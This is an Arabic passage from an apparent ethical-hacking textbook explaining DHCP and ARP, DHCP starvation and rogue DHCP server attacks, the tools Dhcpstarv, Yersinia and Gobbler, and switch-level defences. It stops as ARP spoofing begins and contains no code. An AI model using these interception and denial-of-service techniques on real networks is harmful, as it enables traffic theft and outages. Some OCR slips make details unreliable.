الجهاز الذي يحتوي بالفعل على عنوان بروتوكول الإنترنت (**IP**) يمكنه استخدام **request/reply exchange** بسيطة للحصول على معاملات التكوين الأخرى من ملقم **DHCP**. عندما يتلقى عميل **DHCP** الـ **DHCP offer**، على الفور يستجيب العميل عن طريق إرسال حزمة **DHCP request**. الأجهزة التي لا تستخدم **DHCP** للحصول على عناوين **IP** لا تزال تستخدم قدرات التكوين الأخرى لـ **DHCP**. يمكن للعميل بث رسالة **DHCPINFORM** والتي تطلب أي ملقم متوفر يمكنه إرسال معاملاته لكيفية استخدام الشبكة. ملقمات **DHCP**

يستجيب مع المعاملات المطلوبة و/أو المعاملات الافتراضية، محمولا في الخيار **DHCP** في الرسالة **DHCPACK**. إذا أتى **DHCP** **request** من عنوان جهاز الذي هو في منطقه محجوزة **(reserved pool)** في خادم **DHCP** والطلب ليس لعنوان **IP** والذي يقدمه الملقم **DHCP**، فان خادم **DHCP** يعتبر هذا العرض المقدم بالنفي. خادم **DHCP** يمكنه وضعه عنوان **IP** في منطقه محجوزة وتقديمه إلى عميل آخر.

DHCPv4 Message	DHCPv6 Message	Description
DHCPDiscover	Solicit	Client Broadcast to Locate Available Servers
DHCPOffer	Advertise	Server to Client in Response to DHCPDISCOVER with Offer of Configuration Parameters
DHCPRequest	Request, Confirm, Renew, Rebind	Client Message to Servers Either (a) Requesting Offered Parameters, (b) Confirming Correctness of Previously Allocated Address, or (c) Extending the Lease period
DHCPAck	Reply	Server to Client with Configuration Parameters, Including Committed Network Address
DHCPRelease	Release	Client to Server Relinquishing Network Address and Canceling Remaining Lease
DHCPDecline	Decline	Client to Server Indicating Network Address Is Already in Use
N/A	Reconfigure	Server tells the client that it has new or updated configuration settings. The client then sends either a renew/reply or information-request/Reply transaction to get the updated information
DHCPInform	Information Request	Client to Server, Asking Only for Local Configuration Parameters; Client Already Has Externally Configured Network Address
N/A	Relay-Forward	A relay agent sends a Relay-forward message to relay messages to servers, either directly or through another relay agent
N/A	Relay-Reply	A server sends a Relay-reply message to a relay agent containing a message that the relay agent delivers to a client
DHCPNAK	N/A	Server to Client Indicating Client's Notion of Network Address Is Incorrect (e.g., Client Has Moved to New Subnet) or Client's Lease As Expired

IPv4 DHCP Packet Format

(DHCP) هو بروتوكول شبكة يهدف إلى تمكين الاتصالات على شبكة **IP** عن طريق إعداد أجهزة الشبكة. يقوم بتعيين عناوين **IP** وغيرها من المعلومات لأجهزة الكمبيوتر بحيث يمكن الاتصال على الشبكة في نموذج خدمة للعملاء. **DHCP** لديه اثنين من الوظائف: واحد هو توفير معاملات تكوين المضيف محددة **(delivering host-specific configuration parameters)** والآخر هو تخصيص عناوين الشبكة للمضيفين**(allocating network addresses to hosts)** .

إن سلسلة من رسائل**DHCP** تستخدم للاتصال بين ملقمات **DHCP** وعملاء**DHCP** . رسالة **DHCP** لديه نفس الشكل كما في رسالة **BOOTP**. هذا لأنه يحافظ على توافق **DHCP** مع **BOOTP relay agents**، وبالتالي هذا يقضي على الحاجة لتغيير برنامج تهيئة عميل **BOOTP** من أجل التعامل مع ملقمات**DHCP** .

يبين الرسم البياني التالي شكل حزمة DHCP لعناوين IPv4:


OP Code	Hardware Type	Hardware Length	HOPS
Transaction ID (XID)			
Seconds		Flags	
Client IP Address (CIADDR)			
Your IP Address (YIADDR)			
Server IP Address (SIADDR)			
Gateway IP Address (GIADDR)			
Client Hardware Address (CHADDR)—16 bytes			
Server Name (SNAME)—64 bytes			
Filename—128 bytes			
DHCP Options			

FIELD	OCTETS	DESCRIPTION
OP Code	1	This field contains message op code that represents the message type OP code "1" represents BOOTREQUEST and "2" represents BOOTREPLY
Hardware Address Type	1	Hardware address type defined at Internet Assigned Numbers Authority (IANA) (e.g., '1' = 10Mb Ethernet)
Hardware Address Length	1	Hardware address length in octets
Hops	1	In general, the value is set to "0" by the DHCP clients. But, optionally used to count the number of relay agents that forwarded the message
Transaction ID (XID)	4	A random number chosen by the client to associate the request messages and its responses between a client and
Seconds	2	Seconds elapsed since client began address acquisition or renewal process
Flags	2	Flags set by client. Example: If the client cannot receive unicast IP datagrams, then the broadcast flag is set
Client IP Address (CIADDR)	4	Used when the client has an IP addess and cna respond to ARP requests
Your IP Address (YIADDR)	4	Address assigned by the DHCP server to the DHCP client
Server IP Address (SIADDR)	4	server's IP address
Gateway IP Address (GIADDR)	4	IP address of the DHCP relay agent
Client Hardware Address (CHADDR)	16	Hardware address of the client
Server Name (SNAME)	64	Optional server host name
File Name	128	Name of the file containing BOOTP client's boot image
DHCP Options	Variable	

DHCP Starvation Attack

في هجوم **DHCP Starvation**، المهاجم يقوم بإغراق خادم **DHCP** عن طريق إرسال عدد كبير من الطلب **DHCP** ويستخدم جميع عناوين **IP** المتاحة التي يمكن أن يصدرها خادم**DHCP** . ونتيجة لذلك، فإن الملقم لا يمكن إصدار أي عناوين **IP** أكثر من ذلك، مما يؤدي إلى هجوم **denial of service (Dos)**. بسبب هذه القضية، فانه لا يمكن للمستخدمين الحصول أو تجديد عناوين IP الخاصة بها، وبالتالي تفشل في الوصول إلى شبكة الاتصال الخاصة بهم.

المهاجم يقوم ببث طلبات **DHCP** مع عناوين **MAC** مزيفه بمساعدة أدوات مثل **Gobbler**.



DHCP Starvation Attack Tools

Dhcpstarv و**Yersinia** هي الأدوات المستخدمة من قبل المهاجمين لتنفيذ هجمات **DHCP Starvation**.

Dhcpstarv


المصدر: http://dhcpstarv.sourceforge.net

Dhcpstarv هي أداه خاصه بنظام التشغيل لينكس وتقوم بتنفيذ هجوم **DHCP Starvation**. وتقوم بارسال طلبات**DHCP leases** على واجهات محددة، ثم تحفظهم، ثم تجدد هذه على أساس منتظم.

Yersinia

المصدر: http://www.yersinia.net

Gobbler هو حزم تنصت قائمه على الدوس (**DOS-based packet sniffer**) مع قدرات فلترة الحزم عندما يتم تعين عناوين **IP** للمضيف. تم تصميم هذه الأداة خاصة لمراجعة مختلف جوانب شبكات **DHCP**. يستخدم **Gobbler** لاختراق **DHCP** وإيثرنت للسماح بفحص المنافذ المنتحلة الموزعة مع اضاف امكانية أن يكون قادر على التنصت على الرد من المضيف المنتحل. يستخدم **Gobbler** باعتباره أدوات قرصنه للدومين العام حيث من خلالها يتم هجمات **DHCP Starvation** بطريقه اليه. **Gobbler** يسمح لك بأداء معرفة نظام التشغيل وفحص منافذ نظام التشغيل.




Rogue DHCP Server Attack

Rogue DHCP server، هو عباره عن خادم **DHCP** يقوم المهاجم بإدخاله الى الشبكة. **Rogue server** هذا لديه القدرة على الاستجابة لطلبات العملاء**DHCPDISCOVERY**. على الرغم من أن كل الملقمات تستجيب للطلب، أي **Rogue server** وخادم **DHCP** الفعلي/الحقيقي، الخادم الذي سوف يستجيب أولا سوف يأخذ من قبل العميل. في الحالة التي يعطي فيها **Rogue**

server الاستجابة أولا قبل خادم **DHCP** الفعلي، عند هذه النقطة يأخذ العميل استجابة **Rogue server**. المعلومات المقدمة للعملاء من قبل هذا **Rogue server** يمكن أن يعطل وصول شبكة الاتصال الخاصة بهم، مما يسبب**DoS** .

استجابة **DHCP** من خادم المهاجم **DHCP Rogue**قد تقوم بتعيين عنوان **IP** للمهاجمين كأنه **Default gateway**. ونتيجة لذلك، سيتم إرسال كل حركة المرور من العميل إلى عنوان **IP** المهاجم. المهاجم يلتقط كل حركة المرور ومن ثم يعيد توجيه هذه الحركة إلى **gateway** الافتراضية المناسبة. من وجهة نظر العميل، فانه يعتقد أن كل شيء يعمل بشكل صحيح. لا يمكن الكشف عن هذا النوع من الهجوم من قبل العميل لفترات طويلة.


في بعض الأحيان، العميل، بدلا من استخدامه لخادم **DHCP** القياسية، فانه يستخدم ملقم **DHCP Rouge**. خادم **Rouge** يقوم بتوجيه العميل لزيارة مواقع وهمية لغرض الحصول على وثائق تفويضهم.
للتخفيف من هجوم خادم **DHCP Rouge**، نقوم بتعيين واجهة الشبكة على ان خادم **rouge** اتصاله يكون غير موثوق. هذا الإجراء يحظر كافة رسائل خادم **DHCP** للدخول الى تلك الواجهة.



كيفية الدفاع ضد DHCP Starvation وهجمات Rogue Server؟


الدفاع ضد DHCP Starvation

يتم ذلك عن طريق استخدام **Port security** وذلك للحد الأدنى من عناوين **MAC** على منفذ السويتش، وبالتالي تمنع هجمات **DHCP Starvation**.



الدفاع ضد Rogue Servers

يمكن التخفيف من هجمات **Rogue DHCP servers** مع ميزة **DHCP snooping**. **DHCP snooping** هي سمة متاحة على السويتش. من أجل الدفاع ضد ملقمات **DHCP Rogue**، نقوم بإعداد **DHCP Snooping** على المنفذ الذي يتم توصيل خادم **DHCP** الصالح. بمجرد إعداد **DHCP Snooping**، فإنه لا يسمح للمنافذ الأخرى على السويتش بالرد على حزم **DHCP discover** المرسلة من قبل العملاء. وبالتالي، حتى لو كان أحد المهاجمين تمكن من بناء خادم **DHCP Rogue** وربطها بالسويتش، فانه لا يمكن الرد على حزم **DHCP discover**.



ARP Poisoning 8.4

حتى الآن، لقد ناقشنا اثنين من تقنيات **sniffing**: هما **MAC Attacks** و **DHCP Attacks**. الآن، سوف نناقش **ARP Poisoning**.
في هجوم **ARP Poisoning**، المهاجم يقوم بتعديل عنوان **MAC** الموجود في **ARP cache** وذلك لجعل عنوان **IP** المقابل يشير إلى جهاز آخر. باستخدام هذه التقنية، يمكن للمهاجم سرقة المعلومات الحساسة، ومنع الوصول إلى الشبكة وعلى شبكة الإنترنت، وتنفيذ هجمات **DOS** والرجل في المنتصف.
يصف هذا القسم بروتوكول تحليل العنوان (**Address Resolution Protocol**) (**ARP**)، مختلف أساليب **ARP spoofing**، هجمات **ARP Spoofing** والتهديدات نتيجة **ARP Poisoning**، ومختلف أدوات **ARP Poisoning**، وسبل الدفاع ضد **ARP Poisoning**.

ما هو بروتوكول إيجاد العنوان (ARP)؟

بروتوكول **ARP** أو ما يعرف بـ **address resolution protocol** وبالعربية يسمى بروتوكول إيجاد العناوين وهو بروتوكول من بروتوكولات حزمة بروتوكولات الإنترنت والذي يوجد في طبقة الشبكة (**Network layer**). إن بروتوكولات حزمة بروتوكولات الإنترنت تعتمد على العناوين المنطقية (**IP**) لتعريف الشبكات والعملاء (**hosts**)ولكن عندما تكون الحواسب متصلة بشبكة محلية **Ethernet** أو **Token Ring** فإن حزمة البيانات الخاصة ببروتوكول الإنترنت المحتوية على العنوان المنطقي في النهاية ستتم كبسلتها مع أطر طبقة الارتباط (**data link layer**) حتى يتم الإرسال. وبما أن بروتوكولات طبقة الارتباط (**data link layer**) تستخدم العنوان الفيزيائي (**MAC Address**) لتعريف الحواسب على الشبكة كان لابد من وجود واجهة تخاطب بين نظامي العنونة. فعندما يقوم بروتوكول

الإنترنت ببناء حزمة بيانات فإنه يعلم العنوان المنطقي (**IP**)للنظام النهائي الذي هو عنوان الوجهة النهائي للحزمة. وهذا العنوان ممكن أن يعرف حاسب متصل بشبكة محلية أو نظام على شبكة أخرى. ولكن في هذه المرحلة بروتوكول الإنترنت يعلم العنوان المنطقي (**IP**) لذلك النظام فقط. قبل أن يقوم الـ **Ethernet** بعملية النقل عبر الشبكة لا بد أن يتحول العنوان المنطقي (**IP**)للوجهة إلى العنوان الفيزيائي الموافق. لذا فيقوم بروتوكول إيجاد العناوين (**ARP**) بتحقيق واجهة التخاطب بين نظام العنونة المنطقية (**IP**)المستخدم في طبقة الشبكة (**Network layer**) والعناوين العتادية (**MAC Address**) المستخدمة في بروتوكولات طبقة الارتباط (**Data link layer**).

بروتوكول إيجاد العناوين (**ARP**) هو بروتوكول يعمل على تحويل العنوان المنطقي (**IP**) بـالعنوان الفيزيائي (**MAC address**) او بمعنى أخرى التجويل من طبقة الشبكة (**Network Layer**) الى طبقة الارتباط (**Data link layer**).
باستخدام هذا البروتوكول، يمكنك بسهولة الحصول على عنوان **MAC** من أي جهاز داخل الشبكة. جزء من السويتش، وآلات المضيف يستخدما أيضا بروتوكول **ARP** للحصول على عناوين **MAC**. يستخدم **ARP** من قبل الجهاز المضيف عندما تريد آلة أن ترسل حزمة إلى جهاز آخر حيث يجب أن يذكر عنوان **MAC** الخاص بالوجهة في الحزمة المرسلة، ومن أجل كتابة عنوان **MAC** الوجهة في حزمة الجهاز المضيف يجب أن يعرف عنوان **MAC** من الجهاز الوجهة وذلك من خلال بروتوكول **ARP**. يتم حفاظ عنوان **MAC** في الجدول (**الجدول ARP**) حتى من قبل نظام التشغيل. يتم تنفيذ العملية التالية بواسطة **ARP** للحصول على عنوان **MAC**:

1- يجعل الـ **IP** معلومات طبقة النقل (**Transport Layer**) على شكل حزمة بيانات(**datagram**). حيث يتم إدخال عنوان **IP** الوجهة في حقل عنوان الــ **IP** الوجهة.
2- يقوم الـ **IP** بمقارنة معرف الـشبكة(**Network Identifier**) في عنوان **IP** الوجهة مع معرف شبكته ليحدد إذا كان النقل سيتم مباشرة للوجهة أم إلى راوتر على الشبكة المحلية. إذا كان سيتم النقل إلى راوتر فإن الـ **IP** سيستخدم المعلومات في جدول التوجيه (**Routing Table**)خاصته لتحديد عنوان **IP** الراوتر الذي يجب أن يستقبل حزمة البيانات.
3- يقوم **IP** بتوليد طلب **ARP** يحوي عنوان **MAC** وعنوان الـ **IP** للمرسل في حقلي عنوان المرسل العادي. وحقل **IP** الهدف يحوي عنوان **IP** للمستقبل التالي لحزمة البيانات المحدد حسب الخطوة الثانية وحقل العنوان **MAC** للهدف يبقى فارغاً.
4- النظام يمرر طلب الـ**ARP** لطبقة الــ **Data Link Layer** التي تؤطرها وتنقلها كطلب عام **broadcast** للشبكة المحلية كاملةً (البث **broadcast**)هي تلك الحزم التي يتم إرسالها إلى كل شخص في الشبكة باستثناء المرسل).
5- كل جهاز في الشبكة، بعد تلقيه حزمة **ARP**، سوف يقارن عنوان **IP** الخاص به مع عنوان **IP** الوجهة/المستقبل في تلك الحزمة.
6- النظام على **LAN** الذي يستقبل طلب الـ **ARP** ويقرأ محتويات حقل عنوان **IP** الهدف. إذا كان هذا العنوان لا يطابق **IP** النظام فإن النظام يقوم بتجاهل هذا الطلب والتخلص منه دون إخبار المرسل.
7- إذا كان عنوان **IP** الهدف للحزمة يطابق **IP** النظام فإنه يولد إجابة على **ARP Request**. يقوم النظام بنسخ عنوان **IP** المرسل و **MAC** المرسل من طلب **ARP** إلى حقلي **IP** و **MAC**الوجهة في إجابة الـ**ARP** (**ARP Reply**) ثم يضع عنوان **MAC** الخاص به في حقل **MAC** المرسل.
8- يقوم النظام بنقل إجابة **ARP** إلى الحاسب الذي ولد الطلب باستخدام حقل العنوان الفيزيائي للهدف.
9- يستقبل النظام الذي قام بتوليد الطلب إجابة الـ **ARP** ويستخدم القيمة الموجودة في حقل العنوان الفيزيائي للمرسل بإضافتها لحزمة البيانات في **data link layer** ثم ينقلها للوجهة المطلوبة وبذلك يتم الاتصال.


لشرح بروتوكول ARP بالتفصيل، فللنظر في المثال التالي والذي يظهر جهازي كمبيوتر مضيف على الشبكة المحلية؛ أسماء المضيف وعناوين IP، وعناوين MAC هي كما يلي:

HostName	IP	MAC
A	194.54.67.10	00:1b:48:64:42:e4
B	192.168.168.3	00-14-20-01-23-47

قبل التواصل مع المضيف**B** ، فان المضيف **B** سوف يتحقق أولا ما إذا كان أو لم يكن قد تم تسجيل عنوان **MAC** للمضيف **B** في ذاكرة التخزين المؤقت**ARP** (**ARP cache**) . بعد التحقق من ذاكرة التخزين المؤقت (**ARP Cache**) **ARP** كله، إذا وجدت أن عنوان الـ **MAC** قد تم تسجيله، فيمكنها حينئذ التواصل مباشرة مع المضيف **B**. خلاف ذلك، فان المضيف A لديه القدرة على الوصول إلى عناوين **MAC** للمضيف **B** من خلال بروتوكول**ARP** . المضيف **A** يسأل كل المضيفين على الشبكة المحلية على النحو التالي:

مرحبا، من هو صاحب العنوان IP (192.168.168.3)؟ أنا صاحب العنوان 194.54.67.10 وعنوان MAC الخاص بي هو 00:1b:48:64:42:e4 وأحتاج ان اعرف عنوان MAC الخاص بك، هنا يقوم المضيف A بارسال حزمه طلب تحتوي على هذه الرسالة الى المضيف B. بمجرد ان يتلقى المضيف B حزمة الطلب هذه (ARP Broadcast Request Packet) من المضيف A, فان يقوم فورا بحفظ عنوان الـ IP للمضيف A مع عنوان MAC المقابل له في ARP cache الخاص به. من ثم يقوم المضيف B بارسال رسالة والتي تكون عباره عن رد على الحزمه التي أرسلها المضيف A (ARP uncast Reply Packet) والتي تقول أهلا، هذا أنا 192.168.168.3؛ وعنوان MAC الخاص بي هو 00:14:20:01:23:47.

بمجرد استلام الرد من المضيف B من قبل المضيف A، فهذا سوف يوفر العلاقة بين عنوان IP للمضيف B وعنوان MAC في ARP cache الخاصة به. ومن ثم، يتم تأسيس الاتصال بين هذه الأجهزة المضيفة الاثنين؛ نتيجة لذلك التواصل مع بعضهم البعض.



يحتوي هذا البروتوكول على 4 اوامر بسيطة:

ARP request: هذا هو امر الطلب و يستخدم لطلب عنوان الماك باستخدام الاي بي.

مثال: نفرض ان جهازك يريد التواصل مع جهاز صاحب العنوان 192.168.1.5 فسيقوم جهازك بارسال الطلب التالي "من يملك العنوان 192.168.1.5"

ARP response/Reply: هذا هو امر الاستجابة بحيث يستجيب الجهاز الذي يملك الاي بي المطلوب و يرسل الماك ادرس الخاص به الى الجهاز الذي طلبه

مثال: يقوم الجهاز صاحب العنوان 192.168.1.5 بارسال الاستجابة التالية الى جهازك "انا صاحب هذا الاي بي والماك ادرس الخاص بي هو 00:11:22:33:44:55"

RARP request: نفس امر الطلب الاول و لكن معكوس بحيث يتم الحصول على الاي بي من خلال الماك ادرس.

RARP response/Reply: نفس امر الاستجابة الثاني و لكن معكوس بحيث يتم ارسال الاي بي بدلا من الماك ادرس.

جميل الان فهمنا كيفية عمل بروتوكول ARP، فعندما يحتاج جهاز التواصل مع جهاز اخر يرسل رسالة الى جميع الاجهزة الموجودة في الشبكة يسألهم عن ماك ادرس الجهاز الذي يريد التواصل معه، هذا الجهاز يقوم بالاستجابة من خلال ارسال الماك ادرس الخاص به الى الجهاز الذي طلبه. طبعا لتسريع عمل الاجهزة كل جهاز يحتوي على جدول ARP يحتوي على جميع الاجهزة التي تم التواصل معها مسبقا، هذا الجدول يحتوي على IP كل جهاز والماك ادرس الخاص بهذه الاجهزة.

الان مثل ما شاهدنا فبروتوكول ARP رائع، فهو بسيط وسريع (لأنه يحتفظ بقائمة الاجهزة المتصلة بكل جهاز في جدول)، ولكن هناك مشكلة واحدة، انه غير امين، فالجهاز الطالب يثق بالجواب الذي يتلاقاه دون التحقق من المصدر، ليس هذا وحسب ولكنه يقبل حزم الجوابات ARP response في اي وقت حتى ولو انه لم يرسل طلب في بداية الامر!!

هذا يعني انه بإمكاننا تكوين حزمة جواب ARP response وارسالها الى اي جهاز موجود في الشبكة وهذا الجهاز سيثق بمعلومات هذه الحزمة وسيضعها في جدول ARP الموجود لديه.

ARP Spoofing Technique

